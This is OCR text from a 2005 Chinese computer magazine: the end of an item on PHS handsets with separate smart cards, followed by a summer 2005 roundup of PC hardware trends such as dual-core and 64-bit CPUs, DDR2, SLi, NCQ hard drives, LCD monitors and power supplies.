
2005年5月17日是世界电信日，中国电信和中国网通正式在全国各分公司推出了机卡分离的小灵通，各小灵通厂商也纷纷支持。简单地说，小灵通机卡分离技术就是在现有小灵通手机的技术基础上，对手机内部的软件平台、协议站全面升级，并加入一个智能卡的插槽，插入一张数据加密智能卡——PIM卡，从而改变目前小灵通机号一体的形式，可以实现和现有GSM和CDMA用户一样的自由换机换号等便利。

机卡分离是使用智能卡存储保密数据和个人信息，保密性高，安全性强。智能卡在GSM/CDMA领域的成熟和安全应用，充分证明了PIM卡是目前最先进、最安全和最适合小灵通的存储介质，小灵通用户的个人信息和相关资料将全部存储在这张应用最先进的数据存储和加密技术的智能卡上，大大提升了小灵通的安全性，基本上杜绝了盗号的可能。

不过值得注意的是，一向被认为安全的机卡分离能否真正保证安全还有待市场的检验。现在一些地方市场上已经出现了一种SIM卡读写卡器，会不会出现PIM读写卡器，机卡分离的小灵通是否真正安全，仍值得继续关注。

最后，我们提醒消费者，不要被那些诱人的优惠资费吸引和天花乱坠的说辞打动，指望从非正规渠道上获得小便宜，往往会吃大亏。正规渠道的品质，才更有保障。

CF [XW04]



桌面时代

融合现实与理想

——2005年暑期市场热点大盘点

■Wincat　孙宁　李国良

在DIY热潮日渐消退的今天，绝大部分消费者购买和使用电脑，为的并不再是享受电脑搭配和软硬件调试的“高级乐趣”了。但是，与技术准备不足形成鲜明对比的是，用户对电脑产品和技术的需求以及实际的应用领域并没有因此受到任何限制，反而是在不断扩大。伴随着需求领域的扩大，对硬件的多样性和性能都呈现出需求上升的势态。比如，过去不在传统“十三件”名单中的闪存盘、MP3播放器、宽带及无线网络产品、刻录机甚至数码相机、笔记本电脑，都越来越呈现出全民普及的势头。在与这些硬件对应的应用背后，又衍生出了对电脑计算性能需求的爆炸式增长。而一些应用也推动着硬件配置不自主地提升档次，比如仅一个《魔兽世界》这个网游，就直接把一大批电脑带进了“内存G时代”，根本不管你这个人是不是发烧友；再如，宽带网的普及，网络视频甚至IPTV的如期而至，也对我们的配置提出了新的要求……所有一切的一切，都在一双无形之手的掌控、搓揉之下，将我们的理想与现实的需求不断地糅合、堆叠，以至于我们生活的快感越来越多地来自那个“桌面”。

我们经历了昨天的辉煌，安乐于今天的主流，觊觎着明天的希望，一切都周而复始、循环往复地运行着，催促着我们去了解这个理想与现实融合的桌面时代的每一条筋骨与脉络……

北京的夏天酷热难耐，炙热的阳光灼烤着每一个角落，让人不愿出门，但是中关村电脑市场依旧是人潮攒动举步维艰，是什么让我们如此执著地保持对硬件更新的喜好，我们为什么难以抵抗日新月异的硬件技术和产品给我们的兴奋和诱惑，也许答案就是“我就喜欢！”，那么今夏有什么新的技术和新的产品能够让你兴奋，让你有不顾一切冲到电脑城的欲望呢？



本期特别话题CFan为你揭示2005年暑期硬件技术的热点和值得你拥有的产品。给你一个全面了解当前硬件技术和产品流行趋势的绝好机会，本次盘点会包含硬件产品的方方面面，值得拿出来分享的部分都会呈现在你的面前。如果你是硬件爱好者，请花点时间和我们一起回顾今年硬件技术和产品的发展历程，一起享用这道今年夏天的硬件大宴。

1 系统运算单元的革命

热点：双核心、64位、DDR2，不久的将来，它们必将成为主流平台的首选。但目前，它们还有很多问题需要解决，比如软件支持、比如价格……


双核心CPU：1+1=2?

你知道吗?

双CPU系统曾经的辉煌

老一点的DIYer应该还能记得，大概在1999年的时候，曾兴起过“双CPU热”。只需买两块赛扬300A和一块双CPU的主板(当时有很多针对普通DIYer的廉价双CPU主板)，就可以组装一台双CPU的电脑。只不过当时缺乏支持双CPU的软件，以至于出现CPU两块中一块发热，而另一块冰凉的笑话，那场“双CPU热”也在　　中退去……

今年，AMD和Intel纷纷发布双核心CPU，再次引发了一股“双CPU热”。与过去完全不同的是，如今的双核心技术是将两块CPU核心集成进了一块CPU中，操作系统也由当初只支持单CPU的Windows98变成了如今支持双CPU的Windows XP，但致命的弱点仍未有改观——缺乏应用软件的支持。



不同的CPU，一样的尴尬

从各大媒体的测试结果来看，我们不难发现：双核心并不是1+1=2那么简单。除了在一些测试软件中能有大幅度的领先外，双核心CPU就只能在Photoshop、TMPGEnc、3DS max7之类的多媒体工具中施展拳脚了，因为在常见的游戏和日常应用中，双核心CPU并未见优势，有时甚至比单核心的CPU还慢一些——总不能人买台双CPU的电脑回家后，整天压制电影吧？除此之外，双核心CPU在没有带来性能巨幅提升的同时，却带来了巨大的发热和功耗：在Intel给各大媒体送测的样机中，我们“惊喜”地发现：CPU的散热器巨大，而且机器还装配了高达5XXW的电源，也许以后用电脑还得像用空调那样专门接一条供电线……当然，目前的双CPU产品越来越强调工作效率，而不再是将两个核心的CPU进行简单堆砌，诸如“超线程”之类的技术会让双核心CPU的资源得到充分利用，使性能更上一层楼。同时，为了保障双核心CPU系统的稳定性，Intel和AMD都在各自的产品中加入了更完善的过热保护和节能技术，这些都是以往的产品所没有的。

Pentium 840EE和Athlon64 X2等双核心CPU的发布翻开了CPU发展史上新的一页，而且这次的“双CPU热”可能不会像以前那样快速退去，但前路漫漫，高昂的使用成本和缺乏软件支持阻挡了双核心CPU家用化的进程，在双核心CPU大规模普及之前，我们能做的也就只有等待。

64位CPU：前景美妙，道路曲折

随着微软正式发布64位Windows XP，各大CPU厂商又再次勾勒了一幅前景美妙的64位CPU应用图。不错，64位CPU必然会成为主流，就像当初32位CPU取代16位CPU一样，但在各CPU厂商说着“64位计算不远了”的同时，却没有给出一个十分明确的时间表。64位计算就如同双核心CPU一样，万事俱备，只欠应用软件支持这个东风，目前32位的软件并未在64位Windows XP上获得多大的便宜，不少游戏甚至还会吃亏，而64位Windows XP自身也面临很多问题，离完善还有很长的距离。同时，一些64位CPU和相关主板高昂的价格也让消费者犹豫不决，虽然64位CPU也能为32位应用带来性能上的提升，但效果仍未到达让人惊喜的地步。

WinXP Pro 32bit vs. 64bit AMD Athlon64 FX-55 "Chronicles of Riddick"				
Cards	Min. FPS	Max. FPS	Avg. FPS	Playable Settings
WinXP Pro x32 Radeon X850XT-PE	29	118	56.5	1600x1200 noaa/16xaf
WinXP Pro x64 Radeon X850XT-PE	21	74	48.4	1600x1200 noaa/16xaf

AMD Athlon64 FX-55 "Half Life 2"				
Cards	Min. FPS	Max. FPS	Avg. FPS	Playable Settings
WinXP Pro x32 Radeon X850XT-PE	29	212	93.9	1600x1200 4xaa/16xaf
WinXP Pro x64 Radeon X850XT-PE	28	189	84.7	1600x1200 4xaa/16xaf

AMD Athlon64 FX-55 "World of Warcraft"				
Cards	Min. FPS	Max. FPS	Avg. FPS	Playable Settings
WinXP Pro x32 Radeon X850XT-PE	33	96	52.1	1600x1200 2xaa/16xaf
WinXP Pro x64 Radeon X850XT-PE	34	92	52.3	1600x1200 2xaa/16xaf

并不是所有程序都能从64位Windows XP

32位程序的大规模普及应该是在Windows 95之后——第一块32位CPU早在10年前就发布了。就算现在64位计算普及再快，至少也要几年时间，所以现在买CPU不用太在意"多少位"，价格差距不大的情况下可以选择64位的CPU，但如果价格差太多，买32位CPU也不会有什么问题，因为等到64位计算普及之时，手中的64位CPU也许早已过时多年。另外，假如您打算购买Athlon64的话，那么您绝对要留意主板与内存条的兼容性问题，因为随着大容量高速内存的普及，这类兼容性问题将越来越严重，笔者建议您在选购Athlon64的配套主板前，最好到硬件网站或论坛了解相关情况。内存条也一样，Athlon64对内存条的要求远比Intel的CPU要复杂得多，内存条最好一次性买足，并且不要抱着同品牌、同颗粒的产品就一定能开双通道的侥幸心理，总之买前多问才能确保自己买后不会后悔。

最后，想少花钱就体验64位应用的用户也有了选择，除了昂贵的支持64位处理的Athlon 64和新一代Pentium 4外，支持64位处理技术的赛扬D处理器和Sempron也即将上市，到时候，新一代个人电脑将完全进入64位计算时代。



64位赛扬——目前最便宜的64位CPU

DDR2：在尴尬中前行

去年7月，DDR2开始登陆各地市场。当时，256MB DDR2 SDRAM高达900元的售价就注定了这个新产品的前路不会好走，会像当初的RDRAM一样艰难。


与内存和主板厂商的满腔热情相比，终端市场对这个新兴产品并不感冒。任凭厂商使出九牛二虎之力进行推广，消费者就是不买账，最后甚至还传出笔记本电脑厂商拒用DDR2的消息。眼看着严重的积压，最后内存和主板厂商使出"降价"这一杀手，900多元的DDR2内存条顿时直接"高台跳水"至400多元，但没想到DDR2这边降价，DDR在那边降得更猛，一时间各大主板和内存厂商纷纷乱了阵脚……一年过去了，DDR2仍在艰难地爬行着。

可以这么说，DDR2内存的现状正好验证了"技术好不代表市场好"这句话。虽然，DDR2带着一大堆先进技术，但在实际中却无法打败DDR(DDR2要在667MHz以上的高频才能显现出威力)，这使得消费者很难为其买单。也有主板厂商针对这种情况推出了DDR/DDR2双用主板，但由于有了SDRAM/DDR双用主板的前车之鉴，消费者普遍对这类主板抱有戒心。同时，DIY市场的巨头——AMD对DDR2不冷不热的态度也注定了DDR2只能在DIY市场惨淡经营。



DDR2,尴尬的郁闷

不过DDR2替代DDR是大势所趋，随着明年DDR2迈向高频，以及AMD发布支持DDR2的CPU，DDR2的路也将会越走越宽。同时，DDR2的高门槛也会让内存市场进行重新洗牌，以往泛滥的散装条很可能会从此消声觅迹。至于消费者最关心的价格问题，笔者欣喜地发现市场上已经出现了价格相对低廉的产品，如来自新加坡NCP的DDR2 SDRAM就是这样的产品，他们的256MB DDR2 533只需要190元，这样的价格已经很接近主流DDR的价格了，他们的出现无疑会加速DDR2普及的进程。当然，决定DDR2普及的另一重要因素还有主板，虽然目前几大主板厂商都发布了支持DDR2的主板，但其价格仍旧高高在上，而一些DDR/DDR2双用主板的价格更是高得离谱，传统意义上的"低价主板"的缺席让DDR2平台的组建成本仍旧居高不下，这也是DDR2普及的一大障碍!



通吃，通常意味着高价

不过，从另一方面讲，这样的降价也是内存普及的必然发展规律，别忘了，当初比SDRAM昂贵数倍的DDR内存在经过数次大规模降价后现在比同容量的SDRAM还便宜。

主板：经历转型PCIE的痛

由于PC构架向PCIE转换导致所有配件都要进行相应升级，使得在兼容机层面上，PCIE主板和相应配件在推出后的一年时间里基本处于叫好

不叫座的境况。不过随着AMD和Intel两大厂商的主力产品全面转向PCIE，以及PCIE构架下的重要配件PCIE显卡的大幅度降价，现在从价格上，AGP时代已经可以平滑过渡到PCIE时代了。但平滑过渡只是PC进入PCIE时代的第一步。而随着CPU进入双核心构架时代，第一代PCIE主板也即将完成自己的历史使命。Intel的第一代PCIE主板915/925系列不能支持双核心处理器，也不能支持更高的DDR2 667内存，而这些新的配件，则需要Intel第二代PCIE主板945/955系列。除此以外，nVIDIA在PCIE的芯片组也有非常大发展，针对AMD平台的nFORCE4系列芯片组和专为Intel平台提供SLi功能的nFORCE 4 SLi Intel Edition版本已经让nVIDIA在芯片组市场备受赞誉。随着PCIE市场的明朗化，VIA、ATI、SIS、ULI这些芯片组厂家也极力推广自己的相应产品。目前，新一代PCIE芯片组一般包含以下新功能：能够组成SLi或Cross Fire、DualGFX等多PCIE显卡应用方案；提供4个以上SATA甚至SATA 2硬盘接口，并提供RAID功能；整合7.1声道HD Audio音频处理系统；提供千兆网络功能，部分产品还提供硬件级别防火墙。


SLi：阳春白雪

2005真是“好事成双”的一年，继双CPU之后，显卡也出现了SLi。一时间各大显卡厂商纷纷发布了自己的双显卡产品，甚至连XGI这样的显卡市场新军也有此打算，而主板厂商的热情更是起到了推波助澜的作用。不过，由于ATi的Cross Fire发布不久，因此目前市场上只能买到nVIDIA的SLi产品，再加上nVIDIA仍未开放SLi系统的授权，所以尽管VIA和Intel都发布了支持双PCI-E x16的芯片组，但无奈nVIDIA在Forceware中作出了限制，最终只能是英雄无用武之地。可以这么说，假如您现在想选择SLi系统，那么nVIDIA的产品是惟一的选择，但可以预见的是随着ATi开放的Cross Fire加入SLi战团，nVIDIA最终还是会开放SLi授权，从而使SLi系统的整体构建成本大幅降低！

SLi系统的性能有目共睹，但目前支持SLi系统的产品有哪些呢？笔者为您收罗了一下，您可以作为参考。针对目前SLi主板价格高昂的情况，以前曾有主板厂商推出了一些能破解成SLi主板的nForce4 Ultra/STD，但碍于nVIDIA的压力，只是出了一小批就不出了。不过，俗话说“哪里有市场，哪里就有动力”，现在又有主板厂商冒着被“　　”的风险推出了类似的主板，可以肯定这类主板会越来越多，就像当初的“PAT”一样，您还可以等一等。另外，目前的SLi主板还有一个小小的问题，那就是两根PCI-E x16插槽之间的距离过近，而SLi显卡的散热器又大多属于巨无霸，因此安装的时候还是要小心一些，否则很容易造成主板变形或散热器受损，实在不行，您只能在散热器和主板之间做出取舍了。



捷波的NF4 STD主板，完美支持SLi



SLi，多少人的梦想

支持SLi的主流主板

主板	说明
ASUS A8N SLi Deluxe	两根PCI-E x16之间的距离较宽，适合安装具有庞大散热片的SLi显卡
ASUS A8N SLi Permium	在ASUS A8N SLi Deluxe的基础上增强了SLi系统的易用性，将一根PCI-E 1x替换成PCI-E 4x
DFI LanParty UT nF4 SLi-DR	经典超频主板，但需要注意内存搭配
MSI P4N Diamond/K8N Diamond	P4N Diamond为支持奔腾4的SLi主板
Gigabyte GA-K8NXP-SLi	与GV－3D1套装的价格为4399元

目前的SLi显卡仍属于非常高端的产品，因此用料都差不多，您尽可以选择自己喜欢的牌子。在SLi的6600GT方面，华硕（N6600GT Daul）和技嘉（GV-3D1）分别推出了基于单卡双芯片的SLi产品，其中华硕的产品更可工作在非华硕的主板上，这类卡的性能可超过X850XT和6800Ultra，但在少数情况下不及单块6800GT，考虑到这类单卡双芯6600GT的价格都不到2000元，因此十分超值！

丽台PX 6800GT TDH SLi Premium Pack（套装）、七彩虹6800GT CH、XFX 6800GT、影驰6800GT等产品均有基于6600GT芯片的成品卡供选择。

不过，由于SLi耗电系统惊人，一个好电源必不可少，nVIDIA官方推荐的电源都在650W以上，实际使用中550W以上的电源可以满足需求了（超频另计）。但无论如何，SLi系统的电源的12V接口至少应提供总共30A的输出电流。当然，假如您不精通电源的选购，那么购买标称支持SLi系统的电源产品也是不错的选择。



单卡双芯的技嘉3D1，可惜只能用在技嘉主板上

2 存储设备:多姿多彩的存储“空间”

热点:过去,存储约等于软盘;后来,存储约等于硬盘。现在,存储的“空间”百花齐放,微硬盘、闪存盘、DVD刻录,技术的进步带来不仅仅是容量的革命,更支撑着应用领域的革命。反而是传统的硬盘,由于难以突破技术禁 而现在乏善可陈。

小型硬盘：渐入佳境

2005年可谓“微硬盘”元年,不但在制造技术上取得突破,而且还成功地在消费型电子产品市场中占据了不少原本属于闪存的市场份额,而随着微硬盘的前行,相关的OTG(OTG 是On The Go 的缩写,基于USB Host技术)产品也出现在人们的视野中。

OTG产品和当年的“数码相机伴侣”有几分相似之处,都是外置大容量储存扩展方案,但现在的OTG产品明显比“数码相机伴侣”更易用,因为它不需要通过电脑,便可在两台支持OTG规范的设备、数码相机,或者具有USB接口的数据存储设备中进行数据交换,彻底突破以往产品对使用环境的限制。随后,爱国者发布的支持双向读写的P670更是将OTG的易用性推向极至。



爱国者P670，支持双向OTG

目前市面上有很多OTG产品,可供选择的余地很大,但由于这类产品的制造门槛低,所以很可能会像当初的移动硬盘那样遍地开花,大量的品牌出现在市场上,因此笔者建议您在选购OTG产品时尽量选择名牌产品,否则烧了您的宝贝数码产品就不好了。另外,OTG产品的兼容性问题也不可忽略。当然,如果您有一定的动手能力,您可以通过购买现成材料来组装自己的OTG产品。

存储卡：跨入G时代

继内存跨入G时代后,标储也跨入了G时代。目前的储存卡可是前所未有的便宜,1GB的SD卡不到600元,而512MB的SD卡早已跌破300元,再加上数码相机、MP4和智能手机的兴起,很多消费者一买卡便直上1GB的产品。但是,在您享受大容量储存带来的便利之前,请别忘了检查您的数码设备能否支持大容量储存卡。据笔者观察,目前能上1GB卡的MP4和智能手机还不多,很多产品对储存卡的支持仍停留在512MB上。同时,当储存卡的容量突破1GB后,大多数储存卡便只支持FAT32格式,但目前能支持该格式的数码设备简直是凤毛 角(目前的数码相机仍只支持FAT格式上)。

当储存卡的容量变大后,人们又对储存卡的写入速度提出了要求,于是各种高速卡应运而生。但是,当很多人把高速卡装上数码设备后,却发现读写速度并不像广告中写得这么美,甚至比原来的低速卡还要慢一些,难道是广告在骗人?不一定!由于目前高速卡缺乏统一的标准,因此兼容性问题十分突出,直接的表现就是写卡速度慢。因此,您在购买高速卡时,一定要实地测试,以免自己花大钱买回来的高速卡只能当低速卡用!



高速SD卡，其中1X代表150KBs

NCQ：硬盘提速一大步

硬盘提速10%~20%,这是什么概念?在以前,这样的提速幅度往往需要1~2代硬盘的努力,并且也会使硬盘的制造成本大幅上升。不过,现在有一种新技术却可在硬盘制造成本微升的情况下大幅为硬盘提速,这个技术就是来自SATA 1.5规范的NCQ!

NCQ全名“Native Command Queuing”,中文翻译就是“原生指令排序”,从名字上看这个技术肯定和指令优化有关,没错!NCQ就是通过优化硬盘的读、写指令顺序来达到提速的目的,下面这个来自




硬盘有无NCQ的不同之处

nVIDIA 的演示图将能让您轻易明白 NCQ 的工作方式。


假设硬盘中有四个位于不同位置的数据需要读写。在传统硬盘中（包括 IDE、非原生 SATA 硬盘），磁头会先读写一个数据，接着磁头移到下一个被读写的数据块所在的位置，然后盘片空转，直到要读写的数据出现在磁头下方……如此循环，直到数据读写完毕，整个过程需要盘片空转几个周期。在支持 NCQ 的硬盘中，硬盘的控制芯片会在开始读取数据前计算出数据读写的最优路径，从而确保数据在最短的周期内读取完毕。因此，NCQ 不但能优化硬盘性能，而且还能降低硬盘的损耗和发热。

NCQ 需南桥（在 BIOS 中开启 ACHI）和硬盘双方的支持，缺一不可，目前支持该技术的芯片组和硬盘有以下几种。




• NCQ将带给你在程序或系统运行上比不带有NCQ功能的PC 9%的提升

Windows XP启动或引导时间



• NCQ将带给你在系统启动或引导时间上比不带有NCQ功能的PC 9.6%的提升

应用程序启动时间



• NCQ将带给你在应用程序启动上比不带有NCQ功能的PC 12.3%的提升

NCQ 可以带来巨大的性能提升

支持 NCQ 的芯片组

Intel	ICH6系列和ICH7系列
nVIDIA	nForce4系列
SiS	SiS 965(L)
VIA	VT8251
ULi	M1575

支持 NCQ 的硬盘

希捷	Barracuda 7200.7 NCQ（ST3160827AS、ST3120827AS 和 ST380817AS）和 Barracuda 7200.8
迈拓	DiamondMax 10、MaXLine Ⅲ
日立	Deskstar 7K80、Deskstar T7K250 和 Deskstar7K500
易拓	J880S
三星	HD080HJ、HD120IJ、和 HD160JJ，Spinpoint P120 系列

从价格上说，支持 NCQ 的硬盘和主板还比较贵，但由于硬盘是电脑中最慢的硬件之一，因此该技术能带来十分明显的提速效果，特别是在 P2P 下载和 RAID 之类的应用中！

超大容量：迈入准 TB 时代

随着宽带的普及，现在要存储满一个 100GB 左右的硬盘已经是很容易的事情了，不少用户都在用多块硬盘组成 RAID 阵列以获得超大容量或者选择超大容量的硬盘。随着垂直存储技术开始应用于桌面级硬盘，硬盘的单碟容量也又一次提升到新的高度，希捷也推出了容量达到 500GB 的硬盘，可算迈入准 TB 时代（1000GB=1TB）。而随着 HDTV 超大容量高清晰影片、DVD 容量级别游戏的流行，这样的大容量硬盘在未来也必然被大家所接受 。

高速双层 DVD 刻录机

过去的宠儿：CDRW 刻录机和 COMBO，随着 DVD 时代的来临，面临着被 DVD 刻录机淘汰的局面。目前低价位 DVD 刻录机约为 400 元左右，比起 300 元左右的 CDRW 刻录机可谓性价比更高。CDRW 刻录机无法读取 DVD 光盘成为其致命伤，COMBO 虽能读取，但以百多元的差价来看，性价比不明显，实在没有必要固执地选择它。DVD 刻录机成为首选，是因为 DVD 刻录盘已经明显低于 CD 刻录盘，而且彻底解决了制式纷争问题，还可以兼容 CD 刻录盘。

但我们也不应忘记 CDRW 刻录机和 COMBO 所作出的贡献，过去的经典产品，有爱国者 52X 刻龙、微星 CR52-M 和三星金将军 52X 康宝等。

技术的进步和制造成本的降低，令近年来光存储设备的价格一路下滑，高速双层 DVD 刻录机也走入了寻常百姓家。今年 4 月底，三星推出首款双 16x 的 DVD 刻录机，报出 499 元的新低，然后全线主流 DVD 刻录机都降到了 500 元以下的平民价。

双层 DVD 刻录机，是近年来光存储技术的巨大发展，也是未来存储模式的趋势。双 16 刻录技术已经随着 DVD 刻录机的降价大潮，逐步成为市场主流标准。充足的货源，599 元的均价，令不少朋友心动不已。

3 显示器:大屏幕,靓丽的大屏幕LCD!

热点：大尺寸是今年的追求，19寸产品必然在今年成为选购的向往。但高速、高对比度、高亮度和大可视角度这几个指标均衡的产品才是未来的方向，而且我们今年也能看到这样的产品出现在市场了。

LCD取代CRT，这是一个口号还是一个梦想？都是！

这个口号，厂商喊了两三年了；这个梦，消费者也做了两三年了。但时至今时今日，LCD和CRT各占半壁江山的格局依然难以突破。除了价格的绝对主导因素之外，LCD确实也还需要苦练内功，在性能上全面赶超CRT。

8ms的相应时间更是让LCD彻底摘掉了"不能打游戏"的帽子。当然，8ms 19英寸LCD的高昂售价只能使大多数消费者望洋兴叹，价格便宜12ms的产品仍是市场主流。另外一个可喜的变化就是，现在越来越多的产品开始用"灰阶响应速度"这个更科学、更真实的速度指标来标识LCD的响应时间。



BenQ FP71V,最便宜的GTG产品之一

小知识

液晶显示器的灰阶响应速度

今年LCD市场的另外一个热点就是"GTG"（Gray to Gray，灰阶到灰阶）。在很多LCD的广告中，最显眼的广告词莫过于"响应时间"，这里的响应时间指的是"全黑→全白"和"全白→全黑"整个过程的总时间（也叫"整体响应时间"，某些LCD厂商也会拿"全黑→全白"或"全白→全黑"的时间打广告，欺骗消费者），但在实际应用中出现这两种情况的机会其实非常少。所谓GTG其实就是指LCD从一个灰阶到另一个灰阶的耗时，因此该指标比单纯的"响应时间"更实用，而一些标称"8ms"相应时间的LCD的GTG时间可能会高达20ms，这也是为什么某些LCD的响应时间上去了，但实际应用中的"拖尾"并未得到明显改善的根本原因。

去年各大LCD厂商火拼的是15、17英寸LCD市场，如今19英寸LCD又成了主战场。19英寸与15英寸相比，面积的数字增加绝对可以导致应用模式质的变化——我们可以在同一时刻在桌面上安排更多的窗口，同时处理数个事务。这个变化不仅适合于希望提高效率的办公用户，也迎合了家庭用户越来越花样翻新的多种需求。更为重要的是，配合大屏幕带来的多窗口并列处理好处，必然让未来多核心CPU技术的优势发挥到极限！相信随着LCD面板的不断降价和相关显示器厂商的不断跟紧，19英寸LCD的价格将会越来越低，AOC、NESO、美齐等二线厂商频频用底价冲击市场，明基、三星等一线厂商也积极准备，17英寸LCD成为中端市场新霸主初现端倪。不过，由于大屏幕LCD的推荐分辨率通常是1280×1024，因此它在带来强大的视觉震撼的同时，也会加重显卡的负担。同时，近距离和长时间使用大屏幕显示器对眼睛带来的伤害也不可忽视。

相对于19英寸LCD的"高歌猛进"，目前主流的17英寸LCD则显得有些平静，但同样是新品不断，而且价格也是越来越低(甚至出现价格低至1799元的产品)。不过，伴随着LCD的降价，选择一款"价格便宜量又足"的LCD成了让人头疼的问题。各种五花八门的"新技术"实在让人眼花 乱。

经过几年的磨 ，屏幕尺寸、亮度、响应时间这些指标，LCD基本上都可以站直腰板说话了。但屏幕的色彩却依然羞于见人，所以我们看到的宣传中强调得最多的就是响应时间和尺寸，而对对比度这个指标就比较弱化了。我们都知道，液晶电视的色彩效果还是不错的，但一旦用液晶显示器来看视频，效果始终只能称得上差强人意。为什么？因为人家液晶电视基本上都能达到1000:1以上的对比度！而液晶显示器能有个6、700就值得大书特书了。幸好，今年这个势态还是向好的方向发展了。以三星193P＋为代表的一批"三高"——高对比度(高达1500:1)、高可视角度和高速LCD已悄悄地出现在了市场，虽然价格高昂，但相信没有人能怀疑和抵挡其强大的视觉震撼。



"三高产品"，三星193P+

4 机箱电源：让我们都更凉快些

热点点评：今年，面对疯狂提速的CPU和显卡，机箱和电源也开始发生一些看不见的质变。厂商和消费者的关注点不再仅仅是大小和功率，如何帮助电脑宣泄过度的"热情"，将是机箱电源的重点课题。


大功率电源的普及

如果说各电源厂商在2004年对大功率电源宣传属于"启蒙运动"，那么在2005年我们便看到了真实的需求。随着P4E、赛扬D超频和SLi等"电老虎"的出现，大功率电源的需求呈爆炸性增长。因为，当电源的功率不足时，高负荷的工作会让电源的输出部分升压，从而烧毁主板，同时电压不稳也会对硬盘等部件造成致命伤害！令人遗憾的是，仍有少数电源厂商的热衷于"浮夸"，他们将一些原本功率不足的电源标称成大功率电源，坑害消费者，所以在大功率电源成为趋势的情况下，您更要擦亮自己的眼睛。还是那句老话，一分钱一分货，谨慎选购过于便宜的大功率电源！当然，随着电源功率的不断增大，电源本身的发热量也变得十分可观，以往"和风细雨"似的散热已经无法满足电源的散热需求，于是金河田的"直吹"、航嘉的"大口径风扇"和"自动调速"以及世纪之星专利的"直吹技术"等帮助系统或电源本身散热的技术也如雨后春笋般冒出。

38度机箱

